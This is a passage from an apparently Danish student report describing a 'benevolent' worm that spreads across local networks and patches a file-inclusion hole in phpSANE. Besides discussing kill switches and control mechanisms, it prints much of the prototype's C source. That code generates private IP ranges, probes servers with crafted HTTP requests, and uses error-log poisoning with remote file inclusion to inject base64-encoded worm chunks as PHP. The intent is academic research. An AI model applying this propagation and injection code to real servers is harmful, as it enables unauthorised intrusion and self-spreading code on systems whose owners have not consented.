Siden da har udviklingen fortsat. Senest er version 5.3.0 blevet frigivet d. 30. juni 2009 - det er også den version, som vi bruger i forbindelse med vores orm.

I forbindelse med vores orm skal vi bruge PHP, når den skal kopiere sig selv fra server til server. Vi vil senere i rapporten dokumentere vores brug af PHP.

5.6 Kontrolmekanismer


Når "traditionelle" onde orme udvikles, er det ikke nødvendigt for udvikleren at tage højde for, hvor stor en belastning ormen er på både netværket og den lokale computer/server. Men ved godsindede orme er det ikke hensigtsmæssigt, at en orm bruger al båndbredden på et netværk, eller at den optager så mange ressourcer på den inficerede maskine, at den ikke kan bruges mens ormen arbejder.

Derfor er det i dette tilfælde nødvendigt at overveje, og ved udgivelse af en, at implementere en kontrolmekanisme, der sikrer, at ormen ikke "løber løbsk". Det er primært to kontrolmekanismer, der er blevet overvejet.

5.6.1 Selvdestruktion ved overførelse

Selvdestruktionsmetoden er i korte træk, at ormen programmeres til at slette sig selv, når den har inficeret en anden computer (i henhold til punkt 5b i livscyklusen). Dette har den store fordel, at der til alle tider kun vil være én orm, der scanner netværket (da de andre orme har slettet sig selv), samt at ormen ikke vil efterlade noget udover en opdateret maskine.
Denne metode er ikke specielt belastende for netværket, da en enkelt orm, der scanner et netværk ikke er en særlig stor belastning. Men der er dog klare ulemper ved denne metode. Den primære er tid. For det kan potentielt tage op til flere dage for ormen bare at sprede sig fra en maskine til den næste, alt efter hvilken scanningsmetode den bruger. Hvis den fx er designet til at undersøge, om der er en sårbar maskine bag alle IP-adresser i en given range, vil det tage lang tid at få scannet hele netværket. Dette er langt fra hensigtmæssigt, og sætter en rimelig stor barriere for denne metode.
Denne kan selvfølgelig omgås til en hvis grad med programmeringsmæssige teknikker, såsom tråd-programmering, hvor ormen ville være i stand til at foretage op til flere hundrede scanninger simultant (som SQL-slammer bl.a. gjorde).
Den største ulempe ved denne metode, er dog, at der vil være en risiko for, at hele netværket ikke bliver opdateret. Det kan forekomme, hvis en computer er koblet på to forskellige netværk. Situationen kan ses på Figur 5.4.

Hvis netværk A i dette tilfælde er det, der skal opdateres, vil ormen naturligvis blive aktiveret på dette netværk. Herefter vil den begynde at sprede sig mellem maskinerne på dette netværk, og lukke hullet efter sig. Når ormen så finder maskinen, der er forbundet til både netværk A og netværk B, er der en chance for at ormen vil begynde at scanne netværk B, og sprede sig til dette netværk. Dette er et problem, både fordi dette ikke var ormens opgave, men tillige fordi ormen herved vil blive fanget på netværk B. For maskinen, der forbinder de to netværk vil være opdateret, og herved kan ormen ikke komme ind på bindeleddet mellem de to netværk.



Figur 5.4. Netværk oversigt

Kort sagt er denne kontrolmekanisme meget "sikker" i forhold til skaden den kan gøre, men der er nogen klare ulemper, der begrænser dens potentialle.

5.6.2 Nedlukning ved komplet scanning

En nedlukning af ormen ved komplet scanning er baseret på, at ormen som nævnt scanner ud fra en range den selv danner (punkt 2 i Sektion 5.2). Den fungerer ganske simpelt ved, at ormen lukkes ned, når den har scannet hele sin IP-range igennem. Dette har den fordel, at det sikres, at alle sårbare computere på det lokale netværk scannes og opdateres, samt at når opdateringen af netværket er færdiggjort, vil der ikke være nogen orme tilbage, der scanner.
Belastningen af netværket vil selvfølgelig være større ved denne metode, da der vil være flere orme, der scanner netværket simultant, men dette vil tillige sænke tiden, som det tager at færdiggøre opdateringen af netværket, da flere orme arbejder simultant.
En negativ side ved denne metode, er at netværket vil fortsætte med at være belastet af scannende orme selv efter opdateringen er færdiggjort, da de skal færdiggøre den fulde scanning af deres IP-range inden de lukker ned.
Denne belastning vil sandsynligvis være mærkbar, men alt i alt er dette en kontrolmekanisme, der sikrer, at alle maskiner bliver opdateret, og den gør det hurtigere end selvdestruktion-smetoden.

5.6.3 Nødstop

En såkaldt nødstop metode kan indebære nedlukning af ormen, når ormen opdager tilstedeværelsen af en speciel fil på systemet. Dette er en mere passiv form for kontrolmekanisme, idet at ormen i sig selv ikke har nogen indflydelse på, hvornår den skal i brug eller ikke, men derimod de mennesker som administrerer systemerne, hvorpå ormen befinder sig.

5.6.4 Vurdering af kontrolmekanismer

Kontrolmekanismerne besidder hver sin stærke side. Selvdestruktionsmetoden er meget mild mod netværket den angriber, men pga. dette bruger den meget lang tid på at færddiggøre sin scanning. Nedlukning ved komplet scanning metoden er derimod hårdere mod netværket, som den skal opdatere, men færdiggøre derved opdateringen hurtigere og det er mere sikkert, at alle computere bliver opdateret. Den passive kontrolmekanisme kaldet "nødstop" har ingen indflydelse på de andre, og dens tilstedeværelse vil derfor ikke påvirke de andre. Dette betyder, at den uden bekymring kan implementeres.

Da ormen er tiltænkt, som en service, der skal sælges til virksomheder, er tiden, opdateringen tager, en vigtig faktor. Af den grund er den mest hensigtsmæssige af disse løsninger den sidstnævnte. Den skal naturligvis tilpasses, så den belaster netværket så lidt som muligt, mens den samtidigt får opdateret netværket inden for en rimelig tidsramme.

5.7 Den samlede orm

Den samlede orm skal altså sprede sig via kommunikationsprotokollen TCP og skrives i C, da sproget understøtter de nødvendige programmeringsmæssige funktionaliteter. Ormen kan benytte sig af en større mængde forskellige exploits, men da det er hensigten den skal lukke hullet den får adgang via, vil exploitet skulle være specielt defineret til hver specifikke orm, der vil blive designet.

Dette er den overordnede viden, der er nødvendig at have kendskab til, for at kunne konstruere en orm.

Prototypen 6

Vi har konstrueret en prototype af ormen, som vi i det følgende kapitel vil gennemgå. Både hvordan den teknisk er opbygget, men også hvordan den fungerer i praksis.

6.1 Produktion kontra prototype

Den teori, som har været gennemgået i kapitel 5, benyttes her som grundsten til den prototype, som vi ønsker at lave. Vi tilstræber at udvikle prototypen så tæt op af det endelige produkt som muligt. Dog vil der naturligvis være nogle forskelle:

6.1.1 Kravspecifikation

Vi vil kun efterfølge nogle af de krav, som er opsat under den oprindelige kravspecifikation fra sektion 5.1. De krav, som vi vil anvende, er:

- Punkt 1; Mulighed for at scanne et bestemt interval af IP-adresser, dog uden funktionalitet som tillader begrænsning til udvalgte IP-adresser.
- Punkt 3; Opdatering og lukning af det hul den kom ind ad.
- Punkt 5; Mulighed for at kunne starte ormen fra en hvilken som helst computer på et netværk, uden at det har indflydelse på ormens spredning.

6.2 Valg af sårbarhed

Prototypen er bygget op omkring en sårbarhed i web-applikationen phpSANE[1]. Sårbarheden ligger i filen `save.php`, som tillader, at man kan inkluderer udefrastående filer, og dermed giver mulighed for at få serveren til at ekserkvere kode, som ikke burde være tilladt at afvikle. Uddraget i Listing 6.1 viser den sårbare del af koden. Her gøres særligt opmærksom på linje 2 og 16. Se kommentar i koden. Denne metode er omtalt som *Local File Inclusion*, og er videre beskrevet i sektion 5.3.3.

[1] Hjemmeside: `http://sourceforge.net/projects/phpsane`

Listing 6.1. Uddrag af save.php

```
1  ...
2  $file_save = $_GET['file_save']; // tekstrstræng fra URL indlæses til
       variabel
3  $file_save_image = $_GET['file_save_image'];
4  $lang_id = $_GET['lang_id'];
5
6  if ($file_save_image)
7  {
8    echo "<p class=\"align_center\">\n";
9    echo "<img src=\"".$file_save."\" border=\"2\">\n";
10   echo "</p>\n";
11 }
12 else
13 {
14   // my_pre my_mono
15   echo "<p class=\"my_pre\">\n";
16   include($file_save); // Den tekststræng, som variablen holder, bliver
         inkluderet som fil, eller URL
17   echo "</p>\n";
18   echo "<hr>\n";
19 }
20 ...
```

phpSANE er blot en ud af mange web-applikationer, som ville kunne bruges til formålet. Eksempel på hvordan sårbarheden kan udnyttes ses i sektion 6.5.


6.3 Gennemgang af ormens kildekode

I det følgende præsenteres nogle kode-fragmenter fra vores prototype. Eksemplerne udgør essentielle dele af ormens samlede funktionalitet. Hele prototypens kildekode er vedlagt rapporten på CD. Alle funktioner er standardfunktioner, medmindre andet er angivet.
Med hensyn til fejlhåndtering har vi valgt følgende definering: Hvis der returneres negative tal er der sket en fejl.

6.3.1 Teknisk flowchart

Ormens kildekode består af en hel del funktioner, nogle større end andre. På figur 6.1 ses gennemgang af, hvordan ormen afvikler de forskellige skridt i dens livscyklus. I hver fase af livscyklussen benyttes forskellige funktioner.

På figur 6.1 optræder processen `Failsafe-check` flere gange. Hvis denne kun ville optræde én gang i starten, ville dette resultere i, at man ikke kan standse ormen med næsten øjeblikelig virkning.



Figur 6.1. Teknisk flowchart

6.3.2 Failsafe check

Listing 6.2. Failsafe check

```
1     if (fopen("/w0faway", "r") != 0) {
2         printf("committing suicide...\n");
3         exit(0);
4     }
```

Fra linje 1 til 4 i Listing 6.2 tjekkes hvorvidt filen `/w0faway` eksisterer. Hvis filen eksisterer afsluttes programmet, og al videre handling bliver afbrudt.
Denne funktionalitet har vi valgt at implementere, for at have en form for "nødstop", hvis det skulle ske, at ormen kommer ud af kontrol. Hvis ormen kommer ud af kontrol, kan vi på de inficerede computere skabe filen `/w0faway`, hvorefter ormen på den maskine ikke længere vil køre. Dette kan man kalde en passiv kontrolmekanisme, da den giver mulighed for at begrænse ormens spredning.

6.3.3 Patching

Her følger kildekoden til den funktion, som patcher den sårbare server, når ormen bliver startet. I dette tilfælde medfører en patching af systemet, at man ikke længere kan inddrage filer fra andre steder end serverens htdocs eller underliggende mapper.

Listing 6.3. Patching af sårbar server

```
1  int patch(){
2      char *buffer;
3      FILE * pFile;
4      int lSize;
5      size_t result;
6      char * midlertidigfil;
7
8      pFile = fopen("save.php","r");
9      if (pFile==NULL) {
10         fputs ("File error",stderr);
11         return -3;
12     }
13
14     fseek (pFile , 0 , SEEK_END);
15     lSize = ftell (pFile);
16     rewind (pFile);
17
18     buffer = (char*) malloc (sizeof(char)*lSize);
19     if (buffer == NULL) {
20         fputs ("Memory error",stderr);
21         return -2;
22     }
23
24     result = fread (buffer,1,lSize,pFile);
25     if (result != lSize) {
26         fputs ("Reading error",stderr);
27         return -1;
28     }
```

```
29      fclose (pFile);
30
31      char * needle = "$file_save = $_GET['file_save'];";
32      char * replacement = "$file_save = $_GET['file_save']; if(strstr(
            $file_save, '../') == true || strstr($file_save, 'http://') == true)
            { die('not legal include - patched by w0f'); } // patched by w0f";
33
34      if(searcher(replacement, buffer) == 0) { // searcher() er hjemmelavet
            funktion
35          if(searcher(needle, buffer) == 1) {
36              midlertidigfil = str_replace2(needle, replacement, buffer); //
                    str_replace2() er hjemmelavet funktion
37
38              pFile = fopen("save.php", "w");
39              if (fputs(midlertidigfil,pFile) != 0 ) {
40                  printf("Error writing save.php\n");
41              }
42              fclose (pFile);
43          }
44      } else {
45          free (buffer);
46          return -4;
47      }
48      free (buffer);
49      return 0;
50  }
```

Linje 2-16:
Ormen åbner filen `save.php` i en read-only tilstand til `pFile`. Herefter tester den om filen blev åbnet korrekt. Hvis dette ikke er tilfældet, returnerer `patch()` -3. Hvis der ikke forekom problemer bruger den `fseek` til at gå til enden af `pFile`, og `ftell`, for at få længden af filen, som den gemmer i `lSize`. Herefter spoler den filen tilbage til start og programmet fortsætter.

Linje 18-29:
Allokering af plads til en `buffer` sker vha. `malloc`. Størrelsen af allokeringen er afhængig af `lSize`. Hvis allokeringen mislykkedes returnerer `patch()` -2. Når dette er gjort bliver `pFile` gemt i vores array kaldet `buffer`. Vi gemmer størrelsen af `buffer`, ved brug af funktionen `fread`. Hvis denne størrelse ikke stemmer overens med `lSize`, så vil `patch()` returnere -1. Hvis det går godt, så lukker `pFile`.

Linje 31-35:
Variablerne `needle` og `replacement` initieres. Funktionen `searcher()` — der ikke er en standard funktion — tager to argumenter, som begge er strenge. Det første er, hvad den skal finde. Det andet argument er, hvad den skal finde det i. Funktionen returnerer 0, hvis argument ét ikke eksisterer i argument to, og 1 i modsat tilfælde. Hvis `replacement` ikke eksisterer, men `needle` er der, så er serveren sårbar og vi patcher. Hvis `needle` ikke eksisterer så er den ikke sårbar. Hvis `replacement` er der, så ved vi serveren er patched, og `patch()` vil returnere -4 efter at have frigjort den allokerede hukommelse til variablen `buffer`.

Linje 36-42:
Funktionen `str_replace2()` — ikke en standard funktion, men sammen med searcher er begge ikke vigtige nok til at blive yderligere gennemgået — tager tre argumenter: 1) hvad den skal erstatte, 2) hvad den skal erstatte med og 3) hvad den skal erstatte i. Den returnerede streng — altså den modificerede version af `buffer` — gemmer vi i vores array kaldet `midlertidigfil`. Variablen `midlertidigfil` bliver så brugt til at skrive til den nyligt åbnede `save.php` (som denne gang er i write tilstand). Dette gøres med `fputs()`, der returnerer 0, hvis det lykkes. Når dette er gjort, så lukker vi filen igen.

Linje 48-50:
Hvis alt lykkes, så frigør `patch()` den allokerede hukommelse til variablen `buffer` og returnerer 0.

6.3.4 Hent lokal IP-adresse

For at undgå, at ormen spreder sig udenfor det lokale netværk, dannes en scan-range ud fra ormens lokale IP-adresse. Derfor er en vigtig del af ormen, at den kender sin værts lokale IP-adresse. Da ormen skal være så automatiseret som muligt, skal denne funktion kodes ind i ormen. Til dette bruges C-funktionen `getifaddrs` (standardfunktion bruges via `ifaddrs.h` og `arpa/inet.h`, der er specielt designet til netop dette formål). Hvad funktionen gør, er at den danner en liste af `ifaddr structs`, der beskriver computerens netværkssystem.

Da det er en svær funktion at anvende, er der i koden taget udgangspunkt i et eksempel hentet fra Internettet [18], der er blevet modificeret, så den passer sammen med resten af koden, og kun den lokale IP gemmes til videre brug.

Selve koden ses i Listing 6.4.

Listing 6.4. Hent lokal IP-adresse

```
1     struct ifaddrs *ifaddr, *ifa;
2     int family, s;
3     char host[NI_MAXHOST];
4     char doomArray[16][20];
5     int numOfCards = 0;
6
7     if (getifaddrs(&ifaddr) == -1) {
8        perror("getifaddrs");
9        exit(-1);
10    }
11
12    for (ifa = ifaddr; ifa != NULL; ifa = ifa->ifa_next) {
13        family = ifa->ifa_addr->sa_family;
14
15        if (family == AF_INET ) {
16            s = getnameinfo(ifa->ifa_addr,
17                    (family == AF_INET) ? sizeof(struct sockaddr_in) :
18                                          sizeof(struct sockaddr_in6),
19                    host, NI_MAXHOST, NULL, 0, NI_NUMERICHOST);
20            if (s != 0) {
21               exit(-1);
```

```
22                }
23                    for (i=0; i<=strlen(host); i++) {
24                        doomArray[numOfCards][i] = host[i];
25                    }
26                numOfCards++;
27            }
28        }
29        freeifaddrs(ifaddr);
```

Udover definition af de nødvendige variabler er koden bygget op i 3 dele. En if-sætning, der sikrer at programmet lukker ned, hvis der sker en fejl under nedhentningen af netværksinformationerne. En for-løkke, hvor netværksinformationerne gemmes ned i individuelle variabler, og til sidst en for-løkke, der gemmer ip-addressen ned i et array, så den kan bruges senere i koden.

Linje 7-9 Den første del af koden er mere eller mindre forklaret ovenfor. Computerens netværksinformationer gemmes i en struct og programmet lukkes ned ved fejl.

Linje 12-29 Overordnet set en for-løkke, der kører alle netværksinformationerne gemt ned i structen `ifaddr` igennem og gemmer dem ned individuelle variabler.

Linje 12 For-løkkens gennemløbsinterval defineres. `ifa` er en struct af samme type som `ifaddr`, der er en liste af structs. `ifa` variablen sættes i for-løkken lig med `ifaddr`. For-løkkens tredje argument styres af funktionen `ifa_next`, som blot sørger for at `ifa` sættes lig med den næste del af `ifaddr` listen, indtil den retunerer en 0 værdi.

Linje 13 Ved udnyttelse af funktion `if_addr` og dens underfunktion `sa_family` bestemmes det hvilken type IP-adresse, der arbejdes med (IPv4 eller IPv6).

Linje 15-19 If-sætningen sikrer, at vi kun gemmer IP-adresserne ned, hvis de er af IPv4 familien. `Getnameinfo` er en mere avanceret funktion. Men i hovedtræk gemmer den de indhentede netværksinformationer ned i forskellige variabler af en predefineret type. De fleste af disse er irrelevante, da vi kun skal bruge `host`: et char array som indeholder den lokale IP-adresse.
På de steder, hvor vi i denne funktion har brugt `NULL`, angiver det, at parameteret bliver sat til den værdi som `NULL` holder, nemlig ingenting, i modsætning til de steder, hvor vi sætter parametret til værdien 0, hvilket rent fantisk er en værdi. `NULL` vil altid, uanset hvad det er sammenlignet med, så længe det er sammenlignet med noget, returnere `false`.

Linje 23 - 26 En for-løkke, hvor den lokale IP-adresse tegn for tegn gemmes ned i et dobbalt char array. Der benyttes dobbelt array, fordi en computer eller server kan have mere end ét netværkskort, og herved mere end én lokal IP-adresse. Ved at bruge et dobbelt array sikres det, at alle lokale IP-adresser, der gemmes ned, vil kunne blive scannet af ormen.

6.3.5 Generering af IP-adresser

I Listing 6.5 ser vi, hvordan vi ud fra en input-variabel (`target_range`), definerer de IP-adresser, som vi skal scanne igennem, for at teste hele det lokale netværket. Hver IP-

addresse bliver så sendt videre til funktionen `try_to_w0f()`, som så starter angrebet imod IP-adressen.

Listing 6.5. attackRange

```
1  void attackRange(char * target_range){
2      char * ipAMin;
3      char * ipAMax;
4      char * ipBMin = "0";
5      char * ipBMax ="255";
6      char * ipCMin = "0";
7      char * ipCMax = "255";
8
9      switch (atoi(target_range)){
10         case  10:   ipAMin="0";
11                     ipAMax="255";    break;
12         case 172:   ipAMin = "16";
13                     ipAMax = "31";   break;
14         case 192:   ipAMin = "168";
15                     ipAMax = "168"; break;
16         case 169:   ipAMin = "254";
17                     ipAMax = "254"; break;
18         default:    printf("Internal error!\n"); exit(-1); break;
19     }
20     int a;
21     int b;
22     int c;
23
24     for (a = atoi(ipAMin); a <= atoi(ipAMax); a++) {
25             char tmm[16]; // 123.456.789.123 = 15 + \0 (sentinel) = 16
26             for (b = atoi(ipBMin); b <= atoi(ipBMax); b++) {
27                     int c;
28                     for (c = atoi(ipCMin); c <= atoi(ipCMax); c++) {   //
                           Samler ip-adressen til én variabel: tmm
29                             sprintf(tmm,"%s.%d.%d.%d",target_range,a,b,c);
30                             switch(try_to_w0f(tmm,PORT,TIMEOUT)) {
31                                 case  0: /*printf("host %s tcp/%d open\n",
                                       tmm, PORT);*/ break;
32                                 case -1: printf("[ ] host %s tcp/%d closed\n
                                       ",tmm, PORT); break;
33                                 case -2: printf("[ ] host %s tcp/%d filtered
                                       \n",tmm, PORT); break;
34                             }
35                     }
36             }
37     }
38 }
```

.

På linje 18 i Listing 6.5, ses det, at hvis der skulle slippe en ip-adresse igennem, som ikke er en en lokal IP-adresse, så afbryder programmet, i det at det ikke må ske. Denne linje kode burde dog aldrig blive kørt grundet tidligere filtrering af IP-adresser, men er med som en sikkerhedsforanstaltning.

6.3.6 try_to_w0f()

Funktionen `try_to_w0f()` er der, hvor angrebet sker.
Angrebets første del består i at undersøge, hvorvidt serveren har port 80 åben, og om den sårbare version af phpSANE er installeret. Et uddrag af koden til dette ses i Listing 6.6.

Listing 6.6. Uddrag af angreb

```
1  int try_to_w0f(char * target_addr, int target_port, int ms_timeout){
2  ...
3              struct sockaddr_in servaddr;
4              int s;
5              servaddr.sin_family = AF_INET;
6              servaddr.sin_addr.s_addr = inet_addr(target_addr);
7              servaddr.sin_port = htons(target_port);
8              s = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
9
10             fcntl(s, F_SETFL, O_NONBLOCK);
11             connect(s, (struct sockaddr *) &servaddr, sizeof(servaddr));
12             sleep(1);
13
14             char http_request[1429];
15             sprintf(http_request,"GET␣http://127.0.0.1/save.php?file_save=
                   http://␣HTTP/1.1\n"
16             "Host:␣%s\n"
17             "User-Agent:␣Mozilla/5.0␣(X11;␣U;␣Linux␣x86_64;␣en-US;␣rv
                   :1.9.1.4)␣Gecko/20091105␣Gentoo␣Firefox/3.5.4\n"
18             "Accept:␣text/html,application/xhtml+xml,application/xml;q
                   =0.9,*/*;q=0.8\n"
19             "Accept-Language:␣en-us,en;q=0.5\n"
20             "Accept-Charset:␣utf-8\n"
21             "Connection:␣Close\n"
22             "Referer:␣This␣is␣an␣automated␣auto␣update␣scanner␣called␣w0f,␣
                   built␣by␣a217␣as␣a␣p1␣project␣2009\n\n",target_addr);
23
24             send(s,http_request,strlen(http_request),0);
25             sleep(1);
26
27             char recvbuf[50000];
28             recv(s, recvbuf, sizeof(recvbuf)-1,0);
29
30             sleep(2);
31             close(s);
32 ...
33 }
```

Linje 3-13:
Her ses oprettelse af den socket, vi i dette tilfælde bruger, hvorefter den sættes i tilstanden NONBLOCKNING, hvorefter den forbinder.

Linje 25-32:
Her sendes strengen `http_request`, hvorefter programmet venter på et svar.

Overførsel af kildekode

Når en sårbar IP-adresse er fundet, benytter vi os af *error-log poisoning* (se Sektion 5.4) til at uploade vores orm. Dernæst bliver logfilen, hvor de fejlagtige HTTP-requests er gemt, indlæst som om de var en del af websitets kildekode, ved brug af RFI-sårbarheden. På denne måde kombinerer vi brugen af to hacking metoder, nemlig *error-log poisoning* og *remote file inclusion*.

Listing 6.7. Overførsel af kildekode

```
1  int iii = 0;
2  for (iii = 0; iii < antalstrenge; iii++) {
3      printf("   \[ ] Injecting worm part %d of %d...\n",(iii+1),antalstrenge)
           ;
4
5      char http_exploit_cmd[100000]; //den maksimale laengden denne string kan
           blive
6      sprintf(http_exploit_cmd,"GET / w0fw0f.php HTTP/1.1\n"
7      "Host: %s\n"
8      "User-Agent: Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.1.4) Gecko
           /20091105 Gentoo Firefox/3.5.4\n"
9      "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q
           =0.8\n"
10     "Accept-Language: en-us,en;q=0.5\n"
11     "Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\n"
12     "Keep-Alive: 300\n"
13     "Connection: Close\n"
14     "Referer: Transfering w0f..<?php $w0fbasestring%lu [] = \"%s\";?>.\n\n",
           target_addr,rand_num,testArray[iii]);
15
16     struct sockaddr_in servaddr;
17     int s;
18
19     servaddr.sin_family = AF_INET;
20     servaddr.sin_addr.s_addr = inet_addr(target_addr);
21     servaddr.sin_port = htons(target_port);
22     s = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
23
24     fcntl(s, F_SETFL, O_NONBLOCK);
25     connect(s, (struct sockaddr *) &servaddr, sizeof(servaddr));
26
27     sleep(1);
28     send(s, http_exploit_cmd ,strlen(http_exploit_cmd) ,0);
29
30     sleep(1);
31     recv(s, recvbuf, sizeof(recvbuf)-1,0);
32     sleep(1);
33     close(s);
34 }
```

Essensen af Listing 6.7, er et for-loop, som sender ormens base64-encodede kildekode i små bider via den tidligere beskrevet metode (*error-log poisoning*). Læg her mærke til, at hver del af den overførte kode, gemmes i PHP variablen `$w0fbasestring`, efterfulgt af et tilfældigt nummer, f.eks.: `$w0fbasestring56091`. Se Sektion 6.3.8.

6.3.7 Non-blocking Sockets

For at kunne sætte en timeout, der svarer til den tid, vi vil vente på at få svar, når vi prøver på at forbinde en socket, har vi valgt at benytte os af såkaldt *Non-blocking sockets*. En socket sættes til denne status ved brug af funktionen `fcntl()`. Eksempel på dette kan ses i Listing 6.6, linje 10. Hvis vi ikke havde taget denne overvejelse og implementeret en funktionalitet, som giver os mulighed for at sætte vores egen timeout, ville den blive sat til operativsystemets standard, hvilket varierer fra operativsystem til opverativsystem.

6.3.8 Base64 og PHP

Ormen bliver encoded vha. en base64-encoding. Det skyldes, at ormens kildekode indeholder en masse specialtegn, såsom `"{"`, `"}"`, `"("`, `")"`, `"#"`, `"$"`, `":"`, `";"`, osv. Der vil forekomme fejl, idet vi forsøger at sende ormen via vores HTTP-request, hvis vi forsøger at sende disse specialtegn. En base64 encoding omskriver alle tegn til et af følgende: A-Z, a-z, og 0-9. Ligeledes findes der funktioner til at decode en base64 streng, så man kan få sin originale tekststreng frem igen.

I Listing 6.8 ses en del af den PHP kode, som bliver overført når ormen overfører sin base64 encodede kildekode. Her skal `BASE64-ENCODE-DEL-1` (til 5) forstås som den plads, hvor den rigtige base64 encoding ville være.

Listing 6.8. Base64-encode delen af Ormen

```
1 <?php $w0fbasestring%lu[] = 'BASE64-ENCODE-DEL-1'; ?>
2 <?php $w0fbasestring%lu[] = 'BASE64-ENCODE-DEL-2'; ?>
3 <?php $w0fbasestring%lu[] = 'BASE64-ENCODE-DEL-3'; ?>
4 <?php $w0fbasestring%lu[] = 'BASE64-ENCODE-DEL-4'; ?>
5 <?php $w0fbasestring%lu[] = 'BASE64-ENCODE-DEL-5'; ?>
```

Den første del af PHP-koden er den del, der flytter selve ormen. Ormen encodes i base64, så det er muligt at transportere diverse specialtegn. Dette skrives ind i Apaches error-log, så det kan bruges senere.

